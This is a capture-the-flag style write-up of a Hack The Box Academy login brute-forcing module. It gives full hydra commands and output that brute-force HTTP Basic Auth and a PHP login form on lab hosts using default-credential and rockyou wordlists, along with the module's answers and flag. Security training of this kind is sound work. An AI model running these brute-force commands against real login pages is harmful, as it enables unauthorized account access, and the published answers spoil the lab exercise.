Login Brute Forcing:

Link to challenge: https://academy.hackthebox.com/module/57

(log in required)

Class: Tier II | Easy | Offensive

Basic HTTP Auth Brute Forcing


Default Passwords:

Question: Using the technique you learned in this section, try attacking the IP shown above. What are the credentials used?

Answer: admin:admin

Method: lets enter in the browser to the URL:

```
http://<target-IP>:<target-port>
```



http://94.237.62.255:34909/

94.237.62.255:34909

This site is asking you to sign in.

Username


Password

We are requested to provide username and password, which we don't have.

We will bruteforce the authentication using the wordlist 'ftp-betterdefaultpasslist.txt' (which is part of 'SecLists'), which is located in the pwnbox on the path '/usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt'.

And we will use the bruteforce tool 'hydra'.

Before starting with the bruteforce, we will have to determine the http request method when logging in:



Request to http://94.237.53.18:49432

```
GET / HTTP/1.1
Host: 94.237.53.18:49432
Cache-Control: max-age=0
Authorization: Basic dGVzdDp0ZXN0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Selection 12 (0xc)

Selected text: dGVzdDp0ZXN0

Decoded from: Base64


test:test

It is GET request, and the attempted credentials are placed in the ‘Authorization’ property, base64 encoded. (the default browser login alert should always be GET request, but it’s a good practice to confirm)

Now that we know the used HTTP method ‘GET’ - We will use the command:

```
hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt <target-IP> -s <target-port> http-get /
```


where the wordlist ‘/usr/../ftp-betterdefaultpasslist.txt’ contains a pair of username and password, separated by ‘:’:



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-2yaoww1iok]─[~]
└──╼ [★]$ head -4 /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt
anonymous:anonymous
root:rootpasswd
root:12hrs37
ftp:b1uRR3
```

The ‘-C’ flag purpose is to test both words for username and password.


The ‘http-get’ means we attack the http GET method, and the ‘/’ means we attack the website root’s path:



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-2yaoww1iok]─[~]
└──╼ [★]$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 94.237.62.255 -s 34909 http
-get /
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-15 10:27:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking http-get://94.237.62.255:34909/
[34909][http-get] host: 94.237.62.255   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-15 10:27:10
```

The bruteforce found the credentials ‘admin:admin’.

Lets login to confirm:



Academy

Click Here to Login

We are in. we can proceed.

Username Brute Force:


Question: Try running the same exercise on the question from the previous section, to learn how to brute force for users.

Answer: admin:admin

Method: for this bruteforce a combined list for login wont work. we need separate lists – one for usernames and the other for passwords. For the username lists we will use 'names.txt', preinstalled in the pwnbox in the path '/usr/share/seclists/Usernames/Names/names.txt'.

and for the password lists 'rockyou', which we will download:


```
wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-2yaoww1iok]─[~]
└──╼ [★]$ wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
--2024-09-15 10:59:00--  https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
Resolving github.com (github.com)... 20.26.156.215
Connecting to github.com (github.com)|20.26.156.215|:443... connected.
```

*

*




```
Length: 139921497 (133M) [application/octet-stream]
Saving to: ‘rockyou.txt’

rockyou.txt                  100%[====================================================>] 133.44M   104MB/s    in 1.3s

2024-09-15 10:59:02 (104 MB/s) - ‘rockyou.txt’ saved [139921497/139921497]
```

The rockyou.txt file is saved to the pwnbox user’s home directory.

Or extract from ‘/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz’ in the pwnbox:

```
tar -xzf /usr/share/seclists/Passwords/Leaked-
Databases/rockyou.txt.tar.gz -C ~
```

(the ‘~’ means extract the file to the user’s home directory):



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-2yaoww1iok]─[~]
└──╼ [★]$ tar -xzf /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz -C ~
```


Lets start with bruteforce seperatly (one time bruteforcing the password for the username ‘admin’, and the other time bruteforcing the username for the password ‘admin’)

Lets start with the former, we will use the command:

```
hydra -l admin -P rockyou.txt -u -f <target-IP> -s <target-
port> http-get /
```


in here we bruteforce the password for the already obtained ‘admin’ username:

*:



Tip: We will add the "-u" flag, so that it tries all users on each password, instead of trying all 14 million passwords on one user, before moving on to the next.


‘-f’ – stop after the first successful login. *:



```
└──╼ [★]$ hydra -l admin -P rockyou.txt -u -f 94.237.62.255 -s 34909 http-get /
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-15 11:24:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://94.237.62.255:34909/
[STATUS] 9120.00 tries/min, 9120 tries in 00:01h, 14335278 to do in 26:12h, 16 active
[34909][http-get] host: 94.237.62.255   login: admin   password: admin
[STATUS] attack finished for 94.237.62.255 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-15 11:27:09
```

Now for the second brute force – brute force for the username where we have the password ‘admin’:

```
hydra -L /usr/share/seclists/Usernames/Names/names.txt -p
admin -u -f <target-IP> -s <target-port> http-get /
```




```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-2yaoww1iok]─[~]
└──╼ [★]$ hydra -L /usr/share/seclists/Usernames/Names/names.txt -p admin -u -f 94.237.62.255 -s 34909 http-get /
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-15 11:24:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prev
ent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10177 login tries (l:10177/p:1), ~637 tries per task
[DATA] attacking http-get://94.237.62.255:34909/
[34909][http-get] host: 94.237.62.255   login: admin   password: admin
[STATUS] attack finished for 94.237.62.255 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-15 11:24:45
```

Now when those are done, lets bruteforce for the ‘admin’ in both username and password:

```
hydra -L /usr/share/seclists/Usernames/Names/names.txt -P
rockyou.txt -u -f <target-IP> -s <target-port> http-get /
```

**note – due to the bruteforcing length of both username and password, I used the prior know of the credentials to ‘manipulate’ the rockyou.txt lise and inserted the ‘admin’ word in the beginning of the list to shorten the bruteforcing time. in real case, bruteforcing for the credentials will take much much longer. **



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-2yaoww1iok]─[~]
└──╼ [★]$ hydra -L /usr/share/seclists/Usernames/Names/names.txt -P rockyou.txt -u -f 94.237.53.18 -s 49432 http-get /
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-15 11:40:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prev
ent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 145982948623 login tries (l:10177/p:14344399), ~9123934289 tries per task
[DATA] attacking http-get://94.237.53.18:49432/
[STATUS] 9078.00 tries/min, 9078 tries in 00:01h, 145982939545 to do in 268015:59h, 16 active
[49432][http-get] host: 94.237.53.18   login: admin   password: admin
[STATUS] attack finished for 94.237.53.18 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-15 11:42:25
```


Web Forms Brute Forcing

Login Form Attacks:


Question: Using what you learned in this section, try attacking the '/login.php' page to identify the password for the 'admin' user. Once you login, you should find a flag. Submit the flag as the answer.

Answer: HTB{bru73_f0rc1n6_15_4_l457_r350r7}


Method: proceeding on the obtained login page:



Lets click the 'Click Here to Login':



Another login panel, lets enter some bogus credentials to see the http request:




```
POST /login.php HTTP/1.1
Host: 94.237.53.18:49432
Content-Length: 27
Cache-Control: max-age=0
Authorization: Basic dGVzdDp0ZXN0
Upgrade-Insecure-Requests: 1
Origin: http://94.237.53.18:49432
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
signed-exchange;v=b3;q=0.7
Referer: http://94.237.53.18:49432/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=3pg7jth7jjiimj8qa4mrnokc7k
Connection: close

username=test&password=test
```

Now we are dealing with a POST request, with the parameters ‘username’ and ‘password’.

We need to modify the hydra bruteforce command accordingly:

```
hydra -l admin -P rockyou.txt -f <target-IP> -s <target-port> http-post-form "/login.php:username=^USER^&password=^PASS^:F=<form name='login'"
```


we assume here the username is ‘admin’ as it is admin login panel. And we use the rockyou.txt wordlist (note – it is the original rockyou.txt, without any ‘manipulations’ or ‘modifications’ that were committed on the previous section):



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-2yaoww1iok]─[~]
└──╼ [★]$ hydra -l admin -P rockyou.txt -f 94.237.53.18 -s 49432 http-post-form "/login.php:username=^USER^&password=^PASS^:F=
<form name='login'"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-15 11:51:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://94.237.53.18:49432/login.php:username=^USER^&password=^PASS^:F=<form name='login'
[49432][http-post-form] host: 94.237.53.18   login: admin   password: password1
[STATUS] attack finished for 94.237.53.18 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-15 11:52:01
```

The credentials are ‘admin:password1’

